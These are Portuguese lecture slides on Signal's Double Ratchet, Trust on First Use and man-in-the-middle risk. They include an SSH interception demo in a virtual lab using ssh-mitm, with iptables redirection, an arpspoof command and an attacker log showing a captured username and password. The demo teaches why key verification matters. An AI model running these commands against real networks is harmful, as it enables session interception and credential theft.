
- A partir das Sending e Receiving Chain Keys calculamos as Message Keys


Double Ratchet - Symmetric-key Ratchet



Double Ratchet - Na prática

- Exemplo de comunicação entre Alice e Bob a partir da visão do Iniciador (Alice)


Ratchet
Root
Sending
Receiving
Tudo bem?
Oi Alice!
Sim e você?
Também!
:)


Bob
Ola, Bob!
Tudo bem?
Oi Alice!
Sim e você?
Também!
:)

Double Ratchet

- As chaves efêmeras geradas a cada etapa do Diffie-Hellman Ratchet (Ratchet Keys) e as antigas Chain Keys são apagadas para garantir forward secrecy

Trust on First Use

Trust on First Use

- Pode ser implementado em comunicações que não possuem uma terceira parte confiável para confirmar a validade das chaves recebidas
- Vulnerável a ataques Man-In-The-Middle

Man-In-The-Middle - Exemplo SSH

- Execução de Man-In-The-Middle em um cenário que implementa Trust on First Use
  - https://github.com/jtesta/ssh-mitm

Man-In-The-Middle - Exemplo SSH

- Ambiente
  - Client: 10.0.2.5

```
client@client:~$ ifconfig
enp0s3    Link encap:Ethernet  Endereço de HW 08:00:27:a2:eb:e8
          inet end.: 10.0.2.5  Bcast:10.0.2.255  Masc:255.255.255.0
```

  - Server: 10.0.2.7

```
server@server:/etc/ssh$ ifconfig
enp0s3    Link encap:Ethernet  Endereço de HW 08:00:27:7c:cf:2d
          inet end.: 10.0.2.7  Bcast:10.0.2.255  Masc:255.255.255.0
```

  - Attacker: 10.0.2.4

```
testmitm@open-VirtualBox:~/ssh-mitm$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:d6:b5:34
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
```

Man-In-The-Middle - Exemplo SSH

- Ambiente
  - Chaves do servidor

```
server@server:/etc/ssh$ ssh-keygen -lf ssh_host_ecdsa_key.pub
256 SHA256:Fjoz9z4T2rtPbmcCgc9bw9pLW3YMaN0XN50nNBgnb38 root@server (ECDSA)
server@server:/etc/ssh$ ssh-keygen -lf ssh_host_rsa_key.pub
2048 SHA256:V/PT5I1YviXjHtDACHCbdZkbTY6H+ePCYJYPjPpxsl0 root@server (RSA)
```

  - Chaves do atacante

```
testmitm@open-VirtualBox:/home/ssh-mitm/etc$ sudo ssh-keygen -lf ssh_host_ed25519_key.pub
256 SHA256:1suGW5pBMqW9koh1+ajnJjwpawUgdPnxZKelpvA7Hh4 root@open-VirtualBox (ED25519)
testmitm@open-VirtualBox:/home/ssh-mitm/etc$ sudo ssh-keygen -lf ssh_host_rsa_key.pub
4096 SHA256:dYkZKxUjwN5Z/tCMo8tVkA8b7khWQAs3/nsSWS6IcqE root@open-VirtualBox (RSA)
```

Man-In-The-Middle - Exemplo SSH

- Iniciando o ataque

```
testmitm@open-VirtualBox:~/ssh-mitm$ sudo ./start.sh
[sudo] password for testmitm:
Running sshd_mitm in unprivileged account...
sshd_mitm is now running.
Enabling IP forwarding in kernel...
Changing FORWARD table default policy to ACCEPT...
Executing: iptables -A INPUT -p tcp --dport 2222 -j ACCEPT
Executing: iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port
s 2222
```

```
testmitm@open-VirtualBox:~/ssh-mitm$ sudo arpspoof -i enp0s3
 -t 10.0.2.7 -r 10.0.2.5
```

Man-In-The-Middle - Exemplo SSH

- Client inicia conexão SSH

```
client@client:/etc/ssh$ ssh usuario@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ED25519 key fingerprint is SHA256:1suGW5pBMqW9koh1+ajnJjwpawUgdPnxZKelpvA7Hh4.
Are you sure you want to continue connecting (yes/no)?
```

Man-In-The-Middle - Exemplo SSH

- Client inicia conexão SSH

```
client@client:/etc/ssh$ ssh usuario@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ED25519 key fingerprint is SHA256:1suGW5pBMqW9koh1+ajnJjwpawUgdPnxZKelpvA7Hh4.
Are you sure you want to continue connecting (yes/no)?
```

Relembrando…

```
testmitm@open-VirtualBox:/home/ssh-mitm/etc$ sudo ssh-keygen -lf ssh_host_ed25519_key.pub
256 SHA256:1suGW5pBMqW9koh1+ajnJjwpawUgdPnxZKelpvA7Hh4 root@open-VirtualBox (ED25519)
```

Man-In-The-Middle - Exemplo SSH

- Client inicia conexão SSH

```
client@client:/etc/ssh$ ssh usuario@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ED25519 key fingerprint is SHA256:1suGW5pBMqW9koh1+ajnJjwpawUgdPnxZKelpvA7Hh4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (ED25519) to the list of known hosts.
usuario@10.0.2.7's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

552 pacotes podem ser atualizados.
290 atualizações são atualizações de segurança.

Last login: Sun Dec  3 13:35:06 2017 from 10.0.2.4
usuario@server:~$ ls
examples.desktop  teste
usuario@server:~$ sair
Connection to 10.0.2.7 closed.
client@client:/etc/ssh$
```

Man-In-The-Middle - Exemplo SSH

- A partir da máquina do atacante…

```
ssh-mitm@open-VirtualBox:~$ cat shell_session_0.txt
Hostname: 10.0.2.7
Username: usuario
Password: userpassword
-------------------------
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

552 pacotes podem ser atualizados.
290 atualizações são atualizações de segurança.

Last login: Sun Dec  3 13:35:06 2017 from 10.0.2.4
usuario@server:~$ llss
examples.desktop  teste
usuario@server:~$ sair
ssh-mitm@open-VirtualBox:~$
```

Man-In-The-Middle - Exemplo SSH

Como foi possível?


- O client não verificou que a chave recebida era do servidor
  - O atacante conseguiu estabelecer uma sessão com cada uma das partes da comunicação

Trust on First Use - Signal

- O protocolo não garante que as chaves recebidas do servidor são de quem realmente diz ser
  - Vulnerável a ataques Man-In-The-Middle
  - Pareamento de dispositivos: confirma que a chave é válida


Trust on First Use - Signal

Mas não Trust On “Second" Use …




Man-In-The-Middle - Signal

- No caso do Signal…



Man-In-The-Middle - Signal

- O atacante estabelece uma chave compartilhada via X3DH com cada uma das partes




Man-In-The-Middle - Signal

- O atacante estabelece uma chave compartilhada via X3DH com cada uma das partes

Solução - Confirmação das chaves

- Confirmação das chaves por um outro meio

WhatsApp



Allo

Signal

